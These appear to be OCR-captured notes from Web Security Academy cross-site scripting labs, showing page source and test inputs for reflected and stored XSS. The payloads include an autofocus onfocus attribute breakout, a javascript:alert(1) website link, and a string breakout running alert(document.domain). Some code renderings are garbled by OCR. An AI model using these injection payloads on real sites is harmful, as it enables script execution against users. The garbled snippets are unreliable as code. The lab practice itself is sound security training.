50                     <input type="text" placeholder="Search the blog..." name="search" value="" autofocus onfocus=alert(1)">
51                     <button type="submit" class="button">Search</button>
52                 </form>
53             </section>
54             <section class="blog-list no-results">
55                 <div class="is-linkback">
56                     <a href="/">Back to Blog</a>
57                 </div>
58             </section>
59         </div>
60     </section>
61     <div class="footer-wrapper">
62         </div>
63     </div>
64     </div>
65 </div>
66 </body>
67 </html>
```

12:27 PM 2/23/2024

Reflected XSS into attribute with angle brackets HTML-encoded

Back to lab description

Home



0 search results for "" autofocus onfocus=alert(1)"

" autofocus onfocus=alert(1)



Search

< Back to Blog

12:29 PM 2/23/2024



❖ Stored XSS into anchor href attribute with double quotes HTML-encoded




```

4 <p>I now know that Open and I have a bright future together, I can type our words of love and carry them with me wherever I go. Always together, never apart, we go hand in hand and communicate.
5 </div>
6 <hr>
7 <h2>Comments</h2>
8 <section class="comment">
9 <p>
10 
11 </p>
12 <p>My boss recommended your blog to me as something to do while I looked for a new job!</p>
13 <p></p>
14 </section>
15 <section class="comment">
16 <p>
17 
18 </p>
19 <p>qwe</p>
20 <p></p>
21 </section>
22 <hr>
23 <section class="add-comment">
24 <h2>Leave a comment</h2>
25 <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
26 <input required type="hidden" name="csrf" value="5pwUlszcWlunDy50uZ@PFOAYY5ob">
27 <input required type="hidden" name="postId" value="10">
28 <label>Comment:</label>
29 <textarea required rows="12" cols="300" name="comment"></textarea>
30 <label>Name:</label>
31 <input required type="text" name="name">
32 <label>Email:</label>
33 <input required type="email" name="email">
34 <label>Website:</label>
35 <input type="text" name="website">
36 <button class="button" type="submit">Post Comment</button>
37 </form>
38 </section>
39 <div class="is-linkback">
40 <a href="/">Back to Blog</a>
41 </div>
42 </div>
43 </div>
44 <div class="footer-wrapper">
45 </div>
46 </div>
47 </body>
48 </html>

```


Request to https://0a6d0bb031f0328168039400350025.web-security-academy.net:443 [34.246.129.62]

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	16



```
<h1>Open Sans - I Love You</h1>
<p><span id="blog-author">Christine Ager</span> | 26 January 2024</p>
<hr>
<p>I never thought this could happen to me, but it has. You hear stories about people falling in love with inanimate objects and laugh at their 'weirdness', but now I fully understand. In the days when fonts were limited I always shrugged off the boringness of Arial, I was a Comic Sans kind of girl. Then Comic started to get a really bad reputation, I didn't want to wrestle with the impact I was trying to make on the world. Pacifico was so romantic and dreamy, but I couldn't settle for a dreamer when there was work to be done. I tried to embed Open Sans, but I realized I couldn't keep changing my fonts like this, I needed to settle down and find a future with something new. Along came Open Sans, my first impressions weren't great, but I now know that Open and I have a bright future together, I can type our words of love and carry them with me wherever I go. Always together, never apart, we go hand in hand and communicate in ways that no other font can.
<div>
<hr>
<h2>Comments</h2>
<section class="comment">
<p>
 Amber Light | 27 January 2024
</p>
<p>My boss recommended your blog to me as something to do while I looked for a new job?</p>
</section>
<section class="comment">
<p>
 <a href="http://batman/" id="author">testing</a> | 23 February 2024
</p>
<p>testing<br/>testAll;test&gt;</p>
</section>
<section class="comment">
<p>
 <a href="http://ssrftesting'>testing.com" id="author">testing</a>
</p>
</section>
<hr>
<h2>Leave a comment</h2>
<form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
<input required type="hidden" name="csrf" value="3pSwUzszcWiuhdY3YBqZgPFGAYFysob">
<input required type="hidden" name="postId" value="10">
<label>Comment:</label>
<textarea required rows="12" cols="300" name="comment"></textarea>
<label>Name:</label>
<input required type="text" name="name">
<label>Email:</label>
<input required type="email" name="email">
<label>Website:</label>
<input type="text" name="website">

```



Leave a comment

Comment:

XSS

Name:

XSS

Email:


xss@gma.com

Website:


javascript:alert(1)

Post Comment

< Back to Blog



❖ Reflected XSS into a JavaScript string with angle brackets HTML encoded



```
view-source:https://0ae50077043f7327870656fb007500c2.web-security-academy.net/?search=testing
<html>
  <head>
    <meta charset="UTF-8">
    <title>Reflected XSS into a JavaScript string with angle brackets HTML encoded</title>
    <link href="https://0ae50077043f7327870656fb007500c2.web-security-academy.net/assets/css/main.css" rel="stylesheet">
  </head>
  <body>
    <div>
      <div class="widgetcontainer-lab-status is-notsolved">
        <span>LAB</span>
        <p>Not solved</p>
        <span class="lab-status-icon"></span>
      </div>
    </div>
    <div theme="blog">
      <section class="maincontainer">
        <div class="container is-page">
          <header class="navigation-header">
            <section class="top-links">
              <a href="/">Home</a><p>|</p>
            </section>
            <header class="notification-header">
            </header>
            <section class="blog-header">
              <h1> search results for 'testing'</h1>
              <hr>
            </section>
            <section class="search">
              <form action="/" method="GET">
                <input type="text" placeholder="Search the blog..." name="search">
                <button type="submit" class="button">Search</button>
              </form>
            </section>
            <script>
              var searchTerms = 'testing';
              document.write('');
            </script>
            <section class="blog-list no-results">
              <div class="is-linkback">
                <a href="/">Back to Blog</a>
              </div>
            </section>
          </div>
        </section>
        <div class="footer-wrapper">
        </div>
      </div>
    </div>
  </body>
</html>
```



Reflected XSS into a JavaScript string with angle brackets HTML encoded

[Back to lab description >](#)

LAB Not solved

[Home](#)

0 search results for 'testing'

testing1'<test>test"test.test-test!

[Search](#)

[< Back to Blog](#)



```
26     <div class="widgetcontainer-lab-status is-notsolved">
27         <span>LAB</span>
28         <p>Not solved</p>
29         <span class="lab-status-icon"></span>
30     </div>
31     </div>
32 </div>
33 </section>
34 </div>
35 <div theme="blog">
36     <section class="maincontainer">
37         <div class="container is-page">
38             <header class="navigation-header">
39                 <section class="top-links">
40                     <a href="/Home/>Home</a><p>|</p>
41                 </section>
42             </header>
43             <header class="notification-header">
44             </header>
45             <section class="blog-header">
46                 <h1>0 search results for 'testing1&gt;test&quot;test.test-test\\\'</h1>
47             </h1>
48         </section>
49         <section class=search>
50             <form action="/" method="GET">
51                 <input type="text" placeholder='Search the blog...' name=search>
52                 <button type="submit" class="buttonSearch">Search</button>
53             </form>
54         </section>
55         <script>
56             var searchTerms = 'testing1'&gt;test&quot;test"test-test';
57             document.write('');
58         </script>
59         <section class="blog-list no-results">
60             <div class="is-linkback">
61                 <a href="/">Back to Blog</a>
62             </div>
63         </section>
64     </div>
65 </section>
66 <div class="footer-wrapper">
67 </div>
68 </div>
69 </body>
70 </html>
```

```

26      <div class="widgetcontainer lab-status is-notsolved">
27          <span>LAB</span>
28          <p>Not solved</p>
29          <span class="lab-status-icon"></span>
30      </div>
31  </div>
32 </section>
33 </div>
34 <div theme="blog">
35     <section class="maincontainer">
36         <div class="container is-page">
37             <header class="navigation-header">
38                 <section class="top-links">
39                     <a href="/">Home</a><p>|</p>
40                 </section>
41             </header>
42             <header class="notification-header">
43             </header>
44             <section class="blog-header">
45                 <h1>search results for 'xss';test;'</h1>
46             </section>
47             <div class="content">
48                 <h2>0 search results for 'xss';test;'</h2>
49             </div>
50             <form action="/" method="GET">
51                 <input type="text" placeholder="Search the blog..." name="search">
52                 <button type="submit" class="button">Search</button>
53             </form>
54         </section>
55         <script>
56             var searchTerms = 'xss';test;';
57             document.write('');
58         </script>
59         <section class="blog-list no-results">
60             <div class="is-linkback">
61                 <a href="/">Back to Blog</a>
62             </div>
63         </section>
64     </div>
65 </section>
66 <div class="footer-wrapper">
67     </div>
68 </div>
69 </body>
70 </html>

```

Reflected XSS into a JavaScript string with angle brackets HTML encoded

Back to lab description >

Home


0 search results for 'xss';test;'

xss';alert(document.domain);

OK

